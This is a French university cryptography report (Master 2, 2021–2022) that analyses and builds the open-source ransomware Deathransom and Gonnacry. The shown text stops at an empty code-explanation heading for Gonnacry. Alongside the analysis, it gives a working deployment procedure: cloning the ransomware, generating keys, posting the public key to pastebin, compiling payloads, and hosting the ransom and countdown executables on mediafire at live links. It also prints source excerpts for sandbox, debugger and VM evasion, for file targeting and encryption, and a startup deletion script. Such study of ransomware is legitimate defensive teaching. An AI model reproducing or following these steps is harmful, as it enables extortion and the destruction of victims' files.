Rapport du projet de de cryptographie dans le cadre du Master 2
Cybersécurité et e-Santé

# Ransomware, analyse et implémentation : Deathransom, Gonnacry et Gowther

Année universitaire 2021 – 2022

Projet réalisé par :
Lina CHABOUR, Anis HARMALI, Rayane AIT HAMMOUDA et Quentin GUARDIA

Sous la direction de Rida Khatoun et Nour El Madhoun

# Table des matières

# Introduction

L'un des buts principaux des pirates informatiques et le gain financier. Dans une société de plus en plus connectée, ces pirates diversifient leurs outils pour atteindre leur but. L'un de ces outils est le rançongiciel, ou plus communément ransomware. Le ransomware est un malware chiffrant les fichiers d'un ordinateur, les rendant inaccessibles. Alors, de l'argent est demandé à la victime pour déchiffrer les fichiers. Dans son périmètre, l'ANSSI a vu le nombre de signalements à la suite d'attaques de ransomware augmenter de 255 % de 2019 à 2020.

Les attaques par ransomware doivent respecter de nombreuses contraintes. Par exemple, il y a un ciblage préalable à faire, le système d'exploitation et les moyens financiers de la victime doivent être connus. Les méthodes de cryptographie utilisées doivent être assez fortes pour que la victime ne puisse pas déchiffrer les fichiers elle-même. Aussi, tous les fichiers ne doivent pas être chiffrés pour que l'ordinateur continue à fonctionner.

Afin de mieux cerner le fonctionnement de cette catégorie de malware, nous en avons étudié trois le long de ce projet. Il s'agit de Deathransom, le célèbre Gonnacry et Gowther. En effet, ces trois ransomwares ont leurs codes sources disponibles sur Github. Ce qui nous a permis d'analyser le code. Nous avons également eu l'occasion de tester le fonctionnement de ces malwares.

# Deathransom

## Analyse

**Présentation et fonctionnement :**

Deux ransomwares portent le nom de Deathransom. L'un est open-source et utilise l'extension « .wannadie », l'autre ne l'est pas et utilise l'extension « .wctc ». On s'intéresse ici à l'open-source. Il fonctionne sous Windows et son code en Python est disponible sur Github. Il chiffre les données avec l'algorithme RSA. Ainsi, avant de lancer le malware, il est nécessaire de générer une paire de clés qui servira à chiffrer les données.

Une fois lancé, le script vérifie s'il se trouve dans une sandbox, un débogueur, une machine virtuelle, ou autre environnement particulier. Si c'est le cas, il essaye de le contourner, de le « bypass » en anglais. Il chiffre ensuite tous les fichiers à partir d'un répertoire défini. Par défaut, il s'agit du dossier de l'utilisateur courant situé dans C:\ Users\. À partir de ce dossier, les fichiers ayant les extensions les plus courantes sont chiffrés avec la clé publique. Les fichiers chiffrés sont assignés de l'extension « .wannadie ».

Par la suite, le ransomware télécharge le script de demande de rançon et un compteur indiquant le temps avant la suppression définitive des fichiers chiffrés. Ce compteur dure 4 jours par défaut. Le malware désactive aussi cmd, le gestionnaire des tâches et l'éditeur du registre, avant de redémarrer l'ordinateur. Les exécutables connexes se lancent au redémarrage.

**Usage :**

Dans un premier temps, on cherche à obtenir le code du ransomware et se placer dans son dossier principal.

```
git clone https://github.com/jorgetstechnology/DeathRansom.git
cd DeathRansom
```

Si git n'est pas installé, on peut manuellement télécharger le code source compressé à l'adresse suivante :

https://github.com/jorgetstechnology/DeathRansom/archive/refs/heads/master.zip

Il faut avant tout générer la paire de clés de chiffrement. La commande permettant de générer les clés et la suivante :

```
python generate_key.py
```

La clé publique est à téléverser sur pastebin. Le lien obtenu est à mettre dans la ligne 7 de deathransom.py pour mettre à jour la clé publique dans le script.

Il faut ensuite compiler time_script.py en exécutable pour avoir le script du compte à rebours. On peut le faire en utilisant pyinstaller de python2 en tapant :

```
pyinstaller --onefile --windowed time_script.py
```

Pour compiler main.py, contenant la requête de la rançon, on utilise pyinstaller de python2 ou 3 selon l'implémentation en tapant :

```
pyinstaller --onefile --windowed main.py
```

On peut téléverser les exécutables ainsi obtenus sur un hébergeur de fichiers gratuit. En conséquent, il faut mettre à jour les lignes 28 et 31 dans deathransom.py, correspondant respectivement au script de demande de ransom et de compte à rebours avant la suppression de fichiers.

Il suffit, sur le même modèle, de compiler deathransom.py en exécutable en utilisant pyinstaller de python2 pour obtenir le ransomware fonctionnel.

## **Explication du code :**





*Figure 1: Diagramme simplifié du fonctionnement du ransomware*

### Obtention de la clé publique

Dans un premier temps, le fichier modules/generate_key.py génère une paire de clés. L'algorithme utilisé est RSA. La longueur des clés est de 4096 bits, avec e=65537 par défaut. Les clés sont enregistrées en tant que fichier sous le format PEM. Sachant que la clé publique doit être copiée sur pastebin.

```
new_key = RSA.generate(4096, e=65537)
private_key = new_key.exportKey("PEM")
public_key = new_key.publickey().exportKey("PEM")
```

L'exécutable obtenu par deathransom.py récupère la clé publique du ransomware enregistrée sur pastebin et la stocke dans une variable nommée PUBLIC_KEY :

```
PUBLIC_KEY = learn_key.public_key('LIEN PASTEBIN')
```

La fonction public_key() de modules/learn_key.py récupère le texte brut du lien mis en argument, la clé publique ici.

On s'intéresse directement à la fonction main(). Elle commence par l'appel de la fonction anti_disassembly() issue du même fichier. Cette fonction sert à brouiller les désassembleurs pour empêcher l'analyse du malware.

Détection d'une simulation d'environnement

Par la suite, le script impose trois conditions à respecter pour ne pas qu'il s'arrête. Ces conditions sont la non-détection de sandbox, débogueur et machine virtuelle.

Avec la condition suivante, le malware s'assure de ne pas être dans une sandbox.

```
if anti_sandbox.check(0,0,1,0,1,1) == True:
```

La fonction appelée se trouve dans le fichier modules/bypass/anti_sandbox.py. Pour résumer, la fonction s'assure que :

1. l'utilisateur clique 10 fois au plus
2. le curseur se soit déplacé en 60 secondes
3. le temps de l'environnement s'écoule normalement avec NTP
4. le temps d'inactivité soit inférieur à 60 secondes
5. le gestionnaire de tâche ne recense pas de sandbox en cours d'exécution. Une liste de noms de sandbox est fournie
6. L'utilisateur clique sur le prompt affiché par le malware

pour lancer l'attaque. En l'occurrence, seule les conditions 3, 5 et 6 doivent être respectées pour que l'environnement ne soit pas détecté comme une sandbox. Sinon le malware stoppe son exécution.

La condition d'après fait appel à une fonction détectant l'usage d'un débogueur grâce à un appel système. La fonction est située dans le fichier modules/bypass/anti_debugger.py. Pareillement, si un débogueur est détecté alors le malware s'arrête.

```
if anti_debugger.check() == True:
```

La troisième condition est la suivante, elle permet de détecter une machine virtuelle.

```
if anti_vm.check() == True:
```

Les machines virtuelles fournissent des adresses MAC qui ont des bits propres. En effet, certains bits sont constants en fonction du développeur. Ainsi, la fonction contenue dans modules/bypass/anti_vm.py compare les bits de l'adresse MAC de la machine aux bits constants de machines virtuelles connues pour s'assurer qu'il ne s'agisse pas d'une machine virtuelle.

Ciblage des fichiers

Le code ci-dessous sert dans un premier temps à cibler certains fichiers, puis à les chiffrer.

```
username = os.getenv('username')
path2crypt = 'C:\\Users\\' + username
```

```
valid_extension =
[".pl",".7z",".rar",".m4a",".wma",".avi",".wmv",".d3dbsp",".sc2save",".sie",".sum",".bkp",".flv"
,".js",".raw",".jpeg",".tar",".zip",".tar.gz",".cmd",".key",".DOT",".docm",".txt", ".doc",
".docx", ".xls", ".xlsx", ".ppt", ".pptx", ".odt", ".jpg", ".png", ".csv", ".sql", ".mdb",
".sln", ".php", ".asp", ".aspx", ".html", ".xml", ".psd", ".bmp"]
enc_files = rsa.files2crypt(path2crypt)
```

Dans ce but, le script récupère le nom d'utilisateur pour récupérer le chemin vers son dossier courant, situé dans C:\Users. Les extensions des fichiers à chiffrer sont fournies dans une liste contenant les extensions les plus courantes.

La dernière ligne de l'extrait ci-dessus appelle la fonctions files2crypt du fichier modules/rsa.py. Cette fonction récupère tous les chemins vers tous les fichiers contenus dans le chemin entré en argument. La lecture se fait en profondeur. La fonction retourne ainsi tous les fichiers du dossier principal de l'utilisateur courant.

Chiffrement des fichiers

```
for file_pnt in enc_files:
	if os.path.basename(file_pnt).endswith(".wannadie"):
		pass
	else:
		extension = os.path.splitext(file_pnt)[1]
		if extension in valid_extension:
			try:
				rsa.encryptar(str(file_pnt), PUBLIC_KEY)
			except:
				pass
```

La boucle traite les fichiers précédemment acquis un par un. Si le fichier est déjà chiffré, c'est-à-dire s'il se termine par l'extension « .wannadie », alors il n'est pas chiffré à nouveau. En revanche, si ce n'est pas le cas et que l'extension fait partie de la liste des extensions à chiffrer, alors le fichier est chiffré avec la clé publique.

Pour cela, la fonction encryptar de modules/rsa.py est appelée. La fonction charge d'abord la clé publique entrée en argument. S'ensuit l'instanciation du nom du fichier chiffré, c'est-à-dire le nom du fichier auquel on concatène « .wannadie ». À la suite de cela, le contenu du fichier est lu et stocké dans une variable. Ce contenu est chiffré grâce à RSA avec la clé publique. Le fichier est ré-ouvert en lecture pour écraser son contenu avec le contenu chiffré. Enfin, le fichier est définitivement fermé et son nom est remplacé par son nom précédemment défini. Si tout se passe bien alors la fonction retourne True, sinon False.

Requête et blocage du système

```
with open('C:\\Users\\{}\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\
delete_ransom.bat'.format(os.getenv('username')),'w') as in_file:
	in_file.write('del /Q /S /F {}'.format(sys.argv[0]))
	in_file.close()
download_ransom_request()
disable_all()
```

Le script crée un fichier bat permettant d'en supprimer d'autres, ce qui servirait peut-être à supprimer les fichiers du ransomware une fois son action terminée. Il appelle ensuite la fonction download_ransom_request. Cette dernière télécharge le fichier de requête de la

rançon depuis l'hébergeur de fichier, et ajoute l'exécutable sur le bureau et dans les programmes de démarrage. Il télécharge ensuite l'exécutable lançant le compte à rebours.

La fonction disable_all désactive elle le cmd, le gestionnaire de tâches et l'éditeur du registre, avant d'éteindre l'ordinateur. En effet, la dernière ligne de la fonction redémarre l'ordinateur pour que les exécutables téléchargés se lancent au démarrage.

Main.py et time_script.py

Afin de personnaliser l'affichage de la requête et le moyen de paiement, main.py est à implémenter soi-même. On pourrait y ajouter une fonction pour déchiffrer les fichiers après l'obtention de la clé privée en cas de paiement. Par soucis de temps, nous avons récupéré un main.py déjà développé à partir d'un fork sur Github, bien qu'il n'ait pas de fonction de déchiffrement :

https://github.com/password520/DeathRansom/tree/master/Ransom%20Request

Quant à time_script.py, en bref, il lance un décompte de 4 jours à partir de l'heure du système, il détecte les fichiers chiffrés et les supprime une fois le compteur arrivé à 0.

# Implémentation

**Prérequis**

Avant tout, plusieurs modules doivent être installés. Ils se trouvent dans requirements.txt. On les installe avec la commande suivante :

```
python -m pip install -r requirements.txt
```

PyCrypto, la bibliothèque pour la création de la paire de clés, peut ne pas s'installer correctement. En cas de problème, on peut toujours utiliser la bibliothèque PyCryptodome. Dans quel cas, il faut remplacer les occurrences de « Crypto » par « Cryptodome » dans les importations des fichiers modules/generate_key.py et modules/rsa.py. On peut installer, avec pip, pycryptodomex au lieu de pycroptodome si des erreurs persistent.

Le module pyinstaller doit également être installé, ce qui permet de compiler les fichiers python en exécutable.

Enfin, on peut noter que la documentation de Deathransom préconise l'usage alternatif de python 2. Cela est dû au fait que certains fichiers utilisent des propriétés de Python 2. On peut changer de version de python à l'aide des commandes « py -2 » et « py -3 » sous Windows.

## Ajout de main.py

On ajoute la requête de la rançon, autrement dit le fichier main.py. Comme précédemment indiqué, on va ré-utiliser un code disponible sur Github. L'URL est la suivante :

https://github.com/password520/DeathRansom

Comme cela est un fork du projet original avec seulement l'ajout de la requête de rançon, on peut tout simplement le baser notre implémentation sur celui-ci.

## Création des clés

On crée les clés en exécutant generate_key.py





*Figure 2: Génération de la paire de clés*

On affiche la clé publique pour la rendre disponible en texte brut sur pastebin. Voici la clé publique obtenue par la manipulation ayant servi à la capture d'écran :

https://pastebin.com/TBc85HsS

Dans deathransom.py, on modifie la ligne 7 pour mettre le lien pastebin obtenu.

## Compilation des fichiers

On compile le fichier time_script, l'exécutable de sortie se trouve dans le dossier dist et se nomme time_script.exe.





*Figure 3: Génération des exécutables*

De la même manière, on compile le fichier « Ransom Request/main.py ». L'exécutable de sortie main.exe se trouve dans « Ransom Request/dist ».

On créée aussi un exécutable pour deathransom.py, deathransom.exe. Il est nécessaire de mettre en ligne time_script.exe et main.exe. On les héberge grâce au site mediafire.





*Figure 4: Mise en ligne des exécutables connexes*

Les exécutables sont disponibles sur les liens suivants :
- main.exe: https://www.mediafire.com/file/uvlwxenwtk37xz8/main.exe/file
- time_script.exe: https://www.mediafire.com/file/ge3un7nk5qai37n/time_script.exe/file

On édite les lignes 28 et 31 de deathransom.py pour que le ransomware puisse télécharger par lui-même les exécutables de la requête de rançon et du compte à rebours.

On peut localement tester les exécutables time_script.exe et main.exe pour voir si leur exécution se déroule sans problème. Cela est sans danger, contrairement à deathransom.exe.

**Attaque :**

L'attaque a été testée sur un compte créé dans ce but. Le malware ne bénéficie pas d'évasion d'antivirus. Pour lancer l'attaque, il faut donc désactiver les antivirus et gestionnaires de menaces natifs. Il faut que la désactivation soit toujours valide après le redémarrage, sachant que la requête et le compte à rebours se lancent au démarrage.

On peut ensuite lancer deathransom.exe sans entraves. Les fichiers sont chiffrés et le système indique le redémarrage imminent de l'ordinateur. Après le redémarrage, un message de demande de rançon en bitcoin apparaît dans différentes langues. Le compte à rebours est lancé par la même occasion.

Voici ci-dessous un aperçu de l'activité du ransomware. On peut voir la requête de rançon et des fichiers chiffrés avec l'extension « .wannadie ». Le cmd, l'éditeur du registre et le gestionnaire de tâches sont bien désactivés.





*Figure 5: Message de la demande de rançon*





*Figure 6: Fichiers chiffrés*

Le déchiffrement des fichiers n'est ici pas automatisé. On pourrait alors imaginer la possibilité de rajouter un moyen de communication permettant au pirate d'envoyer la clé privée à la victime. Dans cette situation, il faudrait également qu'un module puisse déchiffrer les fichiers cibles grâce à la clé privée, et qui arrête le compte à rebours. Bien que le pirate puisse délibérément laisser les fichiers chiffrés malgré la rançon payée.

# Gonnacry

## Analyse

**Présentation et fonctionnement :**

Gonnacry est un ransomware linux issue d'un projet opensource disponible sur GitHub, Permettant de chiffrer tous les fichiers utilisateur avec un schéma de chiffrement solide et complexe.

Voici un aperçu des objectifs :

- Chiffrement de tous les fichiers avec AES-256-CBC.
- Génération des clés AES pour chaque infecté.
- Elle fonctionne même sans que le dispositif infecté n'ait une communication avec Internet.
- Communication avec le serveur pour déchiffrer la clé privée du client
- Chiffrement de la clé AES avec la clé publique du client en RSA-2048
- Chiffrement de la clé privée du client avec la clé public RSA-2048 du serveur.
- Changer le fond d'écran de l'ordinateur → Gnome, LXDE, KDE, XFCE.
- Un « Decryptor » qui communique avec le serveur pour envoyer les clés.

Ensuite voici une synthèse de son fonctionnement une fois qu'une machine est infectée :

Chiffrement asymétrique du serveur et du client + chiffrement symétrique → Ce schéma est utilisé par la plupart des ransomwares aujourd'hui.
Il est hybride, car il utilise à la fois le chiffrement symétrique et asymétrique, et ne nécessite pas de connexion Internet pour le chiffrement, mais uniquement pour le déchiffrement.

Avec ce schéma, le ransomware et le serveur génèrent leur paire de clés RSA. Nous appellerons les clés du client comme suit **Cpub.key** pour la clé publique du client et **Cpriv.key** pour la clé publique du client, **Spub.key** pour la clé publique du serveur et **Spriv.key** pour la clé privée du serveur. Voici comment cela va se passer :
Pour chaque infection, le ransomware va générer **Cpub.key** et **Cpriv.key** à la volée, le ransomware aura également la **Spub.key** codée en dur. Il va chiffrer la clé **Cpriv.key** avec la clé **Spub.key**. La routine de chiffrement des fichiers va commencer, les fichiers seront chiffrés avec AES, une fois terminé, toutes les clés AES seront chiffrées avec **Cpub.key.**

Pour que la victime récupère ses fichiers, les clés AES sont nécessaires. Malheureusement elles sont chiffrées avec la clé **Cpub.key**, pour décrypter les clés AES, la clé **Cpriv.key** est nécessaire, encore une fois, la clé **Cpriv.key** est chiffrée avec la clé **Spub.key**. Afin de décrypter la clé **Cpriv.key**, le décrypteur a besoin de la clé **Spriv.key**, et le serveur est le seul à posséder cette clé.

**Usage :**

On obtient une copie locale du code sur notre machine

```
git clone https://github.com/tarcisio-marinho/GonnaCry
```

GonnaCry requiert les librairies pycrypto et requests que l'on peut installer avec cette commande :

```
~$ sudo pip install -r requeriments.txt
```

Ensuite pour exécuter l'attaque, il suffit de lancer le fichier binaire gonnacry :


```
/GonnaCry/src/GonnaCry/bin$ ./gonnacry
```

Et pour communiquer avec le serveur et déchiffrer les fichiers on lancera le decryptor :

```
/GonnaCry/src/GonnaCry/bin# ./decryptor
```

**Explication du code :**

